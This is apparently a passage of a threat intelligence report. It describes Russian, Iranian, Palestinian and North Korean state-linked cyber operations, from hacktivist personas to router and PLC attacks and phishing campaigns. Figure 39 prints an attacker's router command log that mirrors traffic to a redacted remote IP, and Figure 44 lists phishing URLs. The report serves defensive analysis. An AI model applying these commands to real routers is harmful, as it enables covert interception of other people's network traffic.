
NoName057(16) and Cyber Army of Russia maintained a high tempo of Telegram posts consisting of anti-Western rhetoric and claims of DDoS and hack-and-leak attacks against countries perceived as threats to Russia. The groups conducted disruptive DDoS activities against Western organizations using homegrown DDoS capabilities like NoName057(16)'s DDoSIA Project. Operational security lapses, described in an April 2024 **report**[104] from Google Mandiant, exposed links between the Cyber Army of Russia and disruptive operations by Russia's IRON VIKING threat group.

Responsibility for the December 2023 wiper attack against Kyivstar, Ukraine's largest telecommunications provider, was claimed by the hacktivist group Solntsepek, a group which CTU considers a likely false persona operated by IRON VIKING, via their public Telegram account. The group also claimed responsibility for a March 2024 attack against four Ukrainian internet service providers. A wiper called AcidPour may have been the destructive malware used in the March attack and is likely an evolution of AcidRain malware which was used against the satcom provider ViaSat on the eve of Russia's February 2022 invasion of Ukraine. The ViaSat attack has been **attributed**[105] to the GRU by the UK, EU, U.S., and allies.

Russian Groups Caught on the Edge

In January 2024, a court-approved FBI takedown effort dubbed "Operation Dying Ember" targeted hundreds of home routers infected with MooBot botnet malware. Since at least 2022, the nodes had been employed by IRON TWILIGHT in intelligence gathering campaigns against government, military, security, and corporate entities in the U.S. and elsewhere.

According to unsealed "Operation Dying Ember" court documents, IRON TWILIGHT scanned for and acquired access to devices previously infected with MooBot. They then used the devices in spearphishing and credential harvesting campaigns, for collecting NTLMv2 digests, to proxy network traffic to other IRON TWILIGHT-controlled infrastructure and support phishing operations.



Russian hostile state actors have long **exploited**[106] edge routers in offensive cyber operations. The UK and U.S. government released a **cybersecurity advisory**[107] in April 2023 which describes exploitation of poorly protected Simple Network Management Protocol (SNMP) services on Cisco routers and subsequent deployment of Jaguar Tooth malware for backdoor access and device reconnaissance by IRON TWILIGHT.

In September 2023, Secureworks CTU researchers investigated abuse of weak SNMP authentication to obtain access to dozens of perimeter DSL routers. The threat actors modified the running configuration to redirect a mirrored copy of network traffic to a remote IP address. The threat actor's hours of operations—standard business hours in Western Russia—and the abuse of perimeter network infrastructure align with prior Russian cyberespionage activities, although in this case, a firm attribution to a specific Russian threat group has not yet been made.

During the attack, the threat actor iterated through the set of routers, intercepting the traffic for only a few hours on each device, presumably to assess the data traversing the devices. The threat actor was able to issue commands on the routers by exploiting internet-accessible read-write access to SNMP services. Because the devices services supported an early version of the SNMP, they were only protected by a simple "community string" rather than by username and password authentication and an encryption key, as in SNMPv3.

CTU researchers assess that Russia's most aggressive use of cyber capabilities in sabotage operations will remain focused on critical infrastructure targets within Ukraine. Temporary disruptive DDoS and hack-and-leak operations, carried out by pro-Russian hacktivists, will continue to be a threat to organizations in countries supporting Ukraine and may occur in response to key geopolitical events.

```
%SYS-5-CONFIG_I: Configured from ftp://USERNAME:PASSWORD@[BAD IP]comD by console
CMD: 'conf t'
CMD: 'monistor session 1 type erspan-source '
CMD: ' source interface GigabitEthernet0/0/0 rx'
CMD: ' source interface GigabitEthernet0/1/0 rx'
CMD: ' source interface GigabitEthernet0/0/1 rx'
CMD: ' source interface ATM0/2/0 rx'
CMD: ' source interface Ethernet0/2/0 rx'
CMD: ' source interface Vlan1 rx'
CMD: ' source interface Dialer1 rx'
CMD: ' no shutdown'
CMD: ' destination'
CMD: ' erspan-id 101'
CMD: ' ip address [IP to MIRROR TO]'
CMD: ' origin ip address [ORIGIN IP]'
CMD: 'exit'
CMD: 'end'
```

Figure 39. Unauthorized updates that mirrored network traffic to the attacker's server. (Source: Secureworks)

IRAN

TRADITIONAL TARGETING


Main motivations:

- Espionage
- Monitoring dissidents
- Sabotage

IRAN

Iranian internal and external cyber activity remained primarily driven by political imperatives. These included monitoring regional adversaries, and tracking and suppressing political opposition, reflecting the continued hardline crackdown in domestic repression following the **Mahsa Amini**[108] protests that began in September 2022 and a sharp increase in **executions**[109]. A presidential election at the end of June 2024 followed the death of the hardline president Ebrahim Raisi in a May 2024 helicopter crash. It remains to be seen how or if the election as President of reformist candidate, Masoud Pezeshkian, on a **record low voter turnout**[110] will affect Iranian cyber strategy.

Internationally, Iran primarily focuses cyber activity on Israel, regional adversaries including Saudi Arabia, United Arab Emirates, and Kuwait, and the U.S., but it will conduct operations globally depending on intelligence or political priorities. For example, Iran **attacked**[111] the Government of Albania using the "Homeland Justice" cyber persona in 2022 for harboring the Mojahedin-e-Khalq (MEK) and their potential support for cyberattacks on Iran, which Iran attributed to Israel. Iranian threat groups have also used cyber personas since the start of the Israel-Hamas war for disinformation purposes and to target interests belonging to Israel and its allies.



Iran Makes Continued Use of Cyber Personas for Attacks

Iran makes regular use of fake hacktivist personas to target its enemies, allowing itself plausible deniability in attacks. Well known examples include the anti-Israeli and pro-Palestinian Moses Staff and the pro-Hezbollah **Abraham's Ax**[112] (see chapter 3). Both have been used by the COBALT SAPLING threat group in attacks against Israeli companies and government ministries in Saudi Arabia. However, there are many more associated with different Iranian cyber activity groupings.


Straight after the outbreak of war between Israel and Hamas, a newly formed persona called Malek Team leaked data via Telegram on October 9, 2023, that they allegedly stole from Ono Academic College, an educational institution in Israel. Since then, it has leaked data from an additional six Israeli organizations, five, including Ono, by the end of January and a further two in April. In December 2023, the threat actors claimed that they compromised and abused an Israeli Defense Forces (IDF) communications system to send unauthorized SMS messages to the public. There is insufficient public evidence to confirm these claims.

Figure 40. Malek Team post claiming they compromised and abused an Israeli Defense Forces communication system. (Source: Secureworks)

Cross checking Malek Team attacks with third-party reporting from Palo Alto Unit 42[113] and the Israel National Cyber Directorate[114] reveals overlaps between claimed Malek Team attacks and attacks by Iranian threat group COBALT SHADOW (also known as AGRIUS and Agonizing Serpens). This indicates that COBALT SHADOW may have used the Malek Team hacktivist persona in cyber operations targeting Israeli higher education, technology, and healthcare organizations. Other personas thought linked to COBALT SHADOW include Justice Blade, Sharp Boys, MoneyBird, and DarKrypt.

Multiple different personas are also associated with Iranian threat group COBALT OBELISK. It presents itself as a contractor named Emennet Pasargad (its other names include, but are not limited to, Net Peygard Samavat Company, Net Peygard Samavat (In Sec) Company, and Eeleyanet Gostar). It is an Iranian state actor affiliated with the Islamic Revolutionary Guard Corp (IRGC) Cyber Unit, where it is known as Shahid Shooshtari, that Microsoft has linked[115] to most of Iran's influence operations. The U.S. Treasury Department sanctioned it for its attempts to undermine the integrity of the 2020 U.S. Presidential Elections.

Personas linked to Shahid Kaveh, a unit within the IRGC Cyber Electronic Command (IRGC CEC), were active in the past year. These include Cyber Av3ngers (see below) and Soldiers of Solomon, which claimed[116] to have deployed[117] customized Crucio ransomware in a compromise of over 50 servers in the Nevatim military area of Israel on October 18, 2023. Crucio appears to have only been used in targeted cases for disruptive purposes and is not being operated as a revenue generating source by the group.



Iranian Contractors Keep Their Jobs

There are two primary Iranian sponsors of cyber activity: the Islamic Revolutionary Guard Corp (IRGC) and the Ministry of Intelligence and Security (MOIS). Both continue to use networks of 'contractors'—ostensibly independent commercial organizations that Iran sponsors to support offensive cyber activity.

The IRGC-affiliated COBALT OBELISK is undoubtedly one of the most active contractor groups used in this way. Individuals working for this organization, Seyyed Mohammad Hosein Musa Kazemi and Sajjad Kashian, were **indicted**[118] in 2021 for their involvement in a cyber campaign to undermine voter confidence and sow discord in connection with the 2020 U.S. presidential election. This included the dissemination of voter threat emails purporting to be from the Proud Boys to registered Democrats, threatening the recipients with physical injury if they did not change their party affiliation and vote for President Trump.

Other activities that the organization and individuals linked to it are **accused**[119] of include involvement in a malicious campaign intended to compromise and install malware on the computer systems of both current and former U.S. counterintelligence agents; efforts to target and extort a U.S. media and entertainment company; supplying a group linked to MOIS with U.S. citizens' personal data; and multiple accusations of aiding IRGC bodies and groups.

Like other Iranian threat actors, COBALT OBELISK makes extensive use of personas.

The group may have been responsible for the interruption on December 10, 2023, of a streaming service in the United Arab Emirates with a short video segment using an AI-generated news anchor describing deaths in the Israel-Hamas conflict.

Figure 41. Personas linked to COBALT OBELISK. (Source: Secureworks)

Cyber Av3ngers and the Wake-Up Call for CNI

Immediately following the October 7, 2023, attacks by Hamas on Israel and the ensuing conflict in the region, hacktivist activity against Israel and Israeli interests primarily focused on DDoS attacks and website defacements (see chapter 3).

However, in late November, the Municipal Water Authority of Aliquippa in Pennsylvania, U.S., **reported**[120] that the Cyber Av3ngers anti-Israeli hacktivist group had carried out an attack on November 25 targeting the facility's Israeli-made Unitronics programmable logic controller (PLC) systems. The attackers shut down a pump on a water supply line and defaced the display on the Unitronics systems control panel to display the message "You have been hacked. Down with Israel. Every Equipment 'made in Israel' is Cyber Av3ngers legal target".


*Figure 42. Control panel display for the Aliquippa Municipal Water Authority. (Source: **BeaverCountian**[121])*


CyberAv3ngers is linked to attacks dating back to at least February 2022 targeting Unitronics systems. In February 2022, Unitronics devices associated with the E-Post parcel distribution centers in two Israeli cities were compromised, allowing the threat actors to remotely open some postboxes and prevent access to others. In April 2023, a cyberattack impacted ten water controllers linked to irrigation systems on several farms in the northern region of Israel. In both attacks, the message displayed on Unitronics devices resembled the message in the Aliquippa attack (see chapter 3).

CTU researchers were also able to identify other systems that may have been compromised by this group in the same timescale as the Aliquippa attack: a water company in **Romania**[122], a factory in the **Czech Republic**[123], a system controlling mineral water drinking fountains in the **Czech Republic**[124], and a brewery control system in **Pittsburgh**[125]. All the devices appear to have been compromised as part of the November 2023 campaign, supposedly in support of Palestine. It is likely that devices at other organizations were also compromised but have not been publicized.

However, the Cyber Av3ngers group made claims of other high-profile attacks against Israeli infrastructure and organizations that were exposed as exaggerated or fabricated. After a claimed attack on the Dorad power station in Israel, the group posted images of SCADA systems to Telegram as proof that turned out to have been recycled and repurposed from an attack by the likely IRGC-linked Moses Staff hacktivist group. Nonetheless, the attacks on the Unitronics devices did mark a significant escalation in hacktivist activity both in terms of the targeting of U.S. CNI and the technical skill of defacing PLC devices. This contributed to CTU researchers assessing with high confidence that the Cyber Av3ngers were being operated by an Iranian state-sponsored threat group, likely associated with the IRGC Cyber-Electronic Command (IRGC-CEC). The Alequippa attack in particular caused alarm in the U.S., given its existing concerns about critical national infrastructure risk. In December, CISA **attributed**[126] the November 2023 attacks to an IRGC-affiliated unit. On February 2, 2024, the U.S. Department of the Treasury's Office of Foreign Assets Control (OFAC) sanctioned six Iranian officials from the IRGC-CEC for a series of **attacks**[127] on critical national infrastructure in the U.S. and elsewhere that predominantly targeted Unitronics devices.

After its Telegram channel was supposedly compromised, Cyber Av3ngers has not made any further posts since April 13, 2024. However, a new persona calling itself Hunt3rKill3rs appeared on April 18. It too is anti-Israel, and it too has claimed attacks against Unitronics devices. It additionally threatened to conduct attacks on Israeli targets by exploiting CVE-2024-24919, a vulnerability in Israeli company Check Point VPN devices, which are widely used in Israel. However, it also claims to be pro-Russia. Therefore, further information is required to judge whether it is a direct replacement for Cyber Av3ngers, or a new threat actor.





PALESTINE

CYBER ATTACKS ON ISRAEL AND ITS SUPPORTERS

Main motivations:

- ⚠ Hacktivism
- ⚠ Espionage

PALESTINE

Secureworks tracks three Palestinian threat groups: ALUMINUM SHADYSIDE, ALUMINUM SARATOGA, and ALUMINUM THORN. There are two main Palestinian political groupings, Fatah, the party which controls the Palestinian National Authority, the government body that exercises partial civil control over parts of the West Bank, and Hamas, the militant group that governs the Gaza Strip. Facebook has previously **identified**[128] cyber activities conducted by threat actors linked to the Palestinian Preventive Security Service (PSS), which is an internal intelligence organization operating on behalf of the Palestinian National Authority. This group conducted surveillance activities against opponents of the Fatah-led government. However, all three of the groups we track are considered aligned with Hamas.

ALUMINUM SHADYSIDE, also known as Arid Viper, Desert Falcon and APT-C-23, has likely been active since 2011. It targets networks, primarily in Palestine but also elsewhere in the Middle East, belonging to organizations in media, government, military, and physical security. It leverages sophisticated phishing lures that are tailored to their victims including the use of fake websites and social media profiles.

ALUMINIUM SARATOGA, which self-styles as the Gaza Hackers Team and is also known as Dusty Sky, TA402, and Molerats, has been active since at least 2011. It conducts targeted spearphishing, distributed denial of service attacks and website defacements, using openly available tools such as XtremeRAT, QuasarRat, DarkComet, Blackshades and PoisonIvy.

ALUMINUM THORN, also known as WIRTE, Frankenstein and CruelAlchemy, has been active since August 2018. Third party **reporting**[129] suggests the group targets entities or individuals in MENA countries, including Jordan and Egypt, and may operate from outside of Palestine. Targeted verticals include law firms and financial institutions, as well as governmental and diplomatic organizations.

The outbreak of the Israel-Hamas war on October 7, 2023, led to an uptick of cyber activity targeted at Israel and countries perceived as aligned with Israel. Those countries include not just the U.S. but also to a lesser extent Saudi Arabia and Middle Eastern signatories to the Abraham Accords, such as the United Arab Emirates. However, much of that activity is thought to have been the work of hacktivist groups and personas, some masquerading as Palestinian but that are more likely linked to Iran and some openly linked to other countries such as Russia. For example, Pro-Russia hacktivist group Killnet pledged to campaign against Israel, due to Israel's support of Ukraine in the Russia-Ukraine war. Pro-Indian hacktivist group Indian Cyber Force pledged to conduct cyberattacks on Palestine. A count conducted by **Cyberknow**[130] on October 9 identified 58 different active threat actors, most but not all aligned with Palestine.

Cyber activity directly emanating from Gaza has likely been hampered by power and internet outages and kinetic attacks aimed at the territory by Israel since October.


ALUMINUM THORN goes Island Hopping


Island hopping is a technique in which the threat actors compromise accounts at legitimate organizations and then exploit these accounts to send onward phishing emails to employees of other organizations. By using the legitimate accounts to indirectly approach highly valued targets, the attackers increase their chances of success.

In 2023, third-party **reporting**[131] documented ALUMINUM THORN using a compromised Ministry of Foreign Affairs email account to target Middle Eastern government entities and deliver IronWind malware on several occasions in H2 2023. The campaign was likely conducted for intelligence gathering purposes, with an October campaign using an Israel-Hamas war themed lure.

Between February and April 2024, CTU researchers observed multiple waves of phishing emails sent from legitimate accounts between government, security, and diplomatic entities in several Middle Eastern countries. The ultimate targets, after several hops, were members of the Palestinian National Authority, an intelligence target for Hamas.

On February 7, 2024, a wave of phishing emails was sent from a security organization in a Middle Eastern country to multiple employees of a diplomatic organization in another country in the region. This began a cascade of compromises and phishing operations as the threat actors hopped from one organization to the next. It culminated in phishing messages to diplomatic and security organizations in several other Middle Eastern countries and specifically targeted accounts associated with political figures in the Palestinian territories (PS). By using compromised accounts at high trust organizations, the threat actors vastly increased the credibility of the messages and the chances that the target would complete the requested actions to compromise their account.





ALUMINUM THORN appears to have been successful in compromising multiple email accounts, but the subsequent phases of the campaign were blocked by targets' security solutions.

Victims who click the phishing link are directed to a webmail portal that uses code copied from the legitimate "SafeNet Authentication Form—Outlook Web Access."




Figure 43. Malicious webmail portal. (Source: Secureworks)

The infrastructure used in the phishing campaigns was linked to domains associated with ALUMINUM THORN. The group's domains often use a health or finance theme, are registered with Namecheap, and protected with Cloudflare.

```
https://healthscratches.com/s/?uid=xxxxxxxx-Xxxx-Xxxx-Xxxx-xxxxxxxxxxxx
https://financeinfoguide.com/s/?uid=xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx
```

Figure 44. Attacker-created links in phishing campaign. (Source: Secureworks)

The campaign appeared intended to obtain political and military intelligence from diplomatic and security entities across the Middle East, likely to gain an understanding of the entities' views about Hamas. These campaigns seem to be a continuation of activity dating back to 2018 rather than a new response to the Israel-Hamas war.

DEMOCRATIC PEOPLE'S REPUBLIC OF KOREA

REVENUE REMAINS THE MAJOR FOCUS

Main motivations:

- Financial Gain
- Espionage

Secureworks®

NORTH KOREA

DPRK threat actors continued their pursuit of revenue generation via cryptocurrency theft. They also continued to conduct sophisticated fraudulent employment schemes to gain access to Western jobs for revenue generation purposes. They demonstrated persistent targeting of the IT sector and weaknesses in software supply chains, demonstrating a major focus on entities located in the U.S., South Korea, and Japan. These ongoing activities were set within the geopolitical context of an ever-increased willingness on the part of the DPRK to work with Russia and Iran, with the intent to foster relations with countries that are willing to confront related, perceived enemies despite international sanctions.

Cryptocurrency Theft Continues to Fund Pariah State

Just as in previous years, revenue generation has been a **major driver**[132] of North Korean cyberattacks. The threat actors accomplish large scale financial theft via two methods: firstly, by experimenting with traditional cybercrime operations like **ransomware**[133] and secondly, by targeting entities in or closely associated with the cryptocurrency industry. Often, they launder the money through various cryptocurrency mixers, quickly changing mixer platforms if one has been sanctioned. The generated funds have been directed toward the country's nuclear and missile **program**[134].

Oversized LNK Files Used to Target Cryptocurrency Sector

CTU analysis of oversized LNK files attributed to **NICKEL FOXCROFT**[135] in reporting by **SentinelLabs**[136] led us to discover a second, concurrent campaign that also used ZIP archives containing inflated LNK files as a delivery method. However, the TTPs and network infrastructure observed in this campaign revealed ties to the Konni threat group, which CTU researchers track as **NICKEL JUNIPER**[137]. While NICKEL JUNIPER has displayed technical overlaps with NICKEL FOXCROFT and **NICKEL KIMBALL**[138], this group appears separate and has targeted South Korea and Russia, with a specific emphasis on diplomatic entities and the cryptocurrency industry.

The LNK metadata in these campaigns revealed overlaps in the creation and style of the LNK files used by NICKEL JUNIPER and NICKEL FOXCROFT. The following LNK tag fields provided unique identification when paired with the large LNK file size:

- Run Window: Show Minimized No Activate
- Flags: Description, CommandArgs, IconFile, Unicode, ExpString, PreferEnvPath

This metadata overlap suggests that the developers may work closely with one another despite the two threat groups having seemingly different goals and targets. However, differences in the type of infrastructure, the lure themes, and the obfuscation techniques used in attacks emphasize the differences between the groups.

One of the analyzed ZIP archives that CTU researchers attribute to NICKEL JUNIPER contained a LNK file and a Hangul decoy document that was purportedly a usage agreement for a cryptocurrency exchange company named Upbit.




Figure 45. Machine-translated cryptocurrency-themed lure. (Source: Secureworks)

The LNK file contained a second decoy document, an .xlsx file that presents itself as a corresponding form to the first decoy document. It requests virtual asset information such as "total issued amount" and "issuer wallet address". This context suggests that the targets are entities that have an interest or connection to the cryptocurrency industry. These documents and the South Korean tax agency lures observed in December 2023 further show that NICKEL JUNIPER's targeting centers around financial entities.


Software Supply Chain Attacks

North Korean threat groups continue to capitalize on vulnerable IT supply chains to gain access to the IT companies and their many downstream users, customers, and associated organizations, following a prolific spate of such attacks in 2022 and early 2023.

In one attack, both the **NICKEL ACADEMY**[139] and NICKEL HYATT threat groups exploited the same vulnerability, with each group using their own custom malware payloads. The vulnerability was CVE-2023-42793 in the JetBrains TeamCity continuous integration/continuous deployment (CI/CD) application used for software development and delivery. The attacks began a month after CVE-2023-42793 was publicly disclosed. By early October, multiple North Korean threat groups reportedly exploited this vulnerability to infect downstream systems with various malware payloads. The threat actors also dumped credentials, likely to use for lateral movement in the environments.

The following actions can mitigate supply chain attacks:

- Vet upstream suppliers and vendors by evaluating their security posture.
- Only use verified and updated software from legitimate sources.
- Implement least privilege access or a zero-trust architecture where applicable.
- Implement a strong password policy and require multi-factor authentication (MFA).
- Implement just-in-time access provisioning to critical resources and monitor the access to these resources.
- Apply patches in a timely manner.



NICKEL ACADEMY has continued to infiltrate open-source software repositories such as PyPi in another type of supply chain attack. The group used a **technique**[140] known as package typosquatting to upload malicious packages using names and description closely resembles that of legitimate open-source packages. Unsuspecting software developers may not realize it is a fabricated package and may install the malware.


Employment-Related Attacks Remain Major Ploy

A long running set of campaigns first discovered in 2019, Operation Dream Job targeted employees of cryptocurrency firms, software developers, and entities in the defense sector. The NICKEL ACADEMY threat group has continued to operate campaigns classified under this label, using social engineering tactics to deceive unknowing victims with fake job details and offers. Over the years[141], they have refined their tactics and tailored lure content to build rapport with victims prior to delivering malware[142].

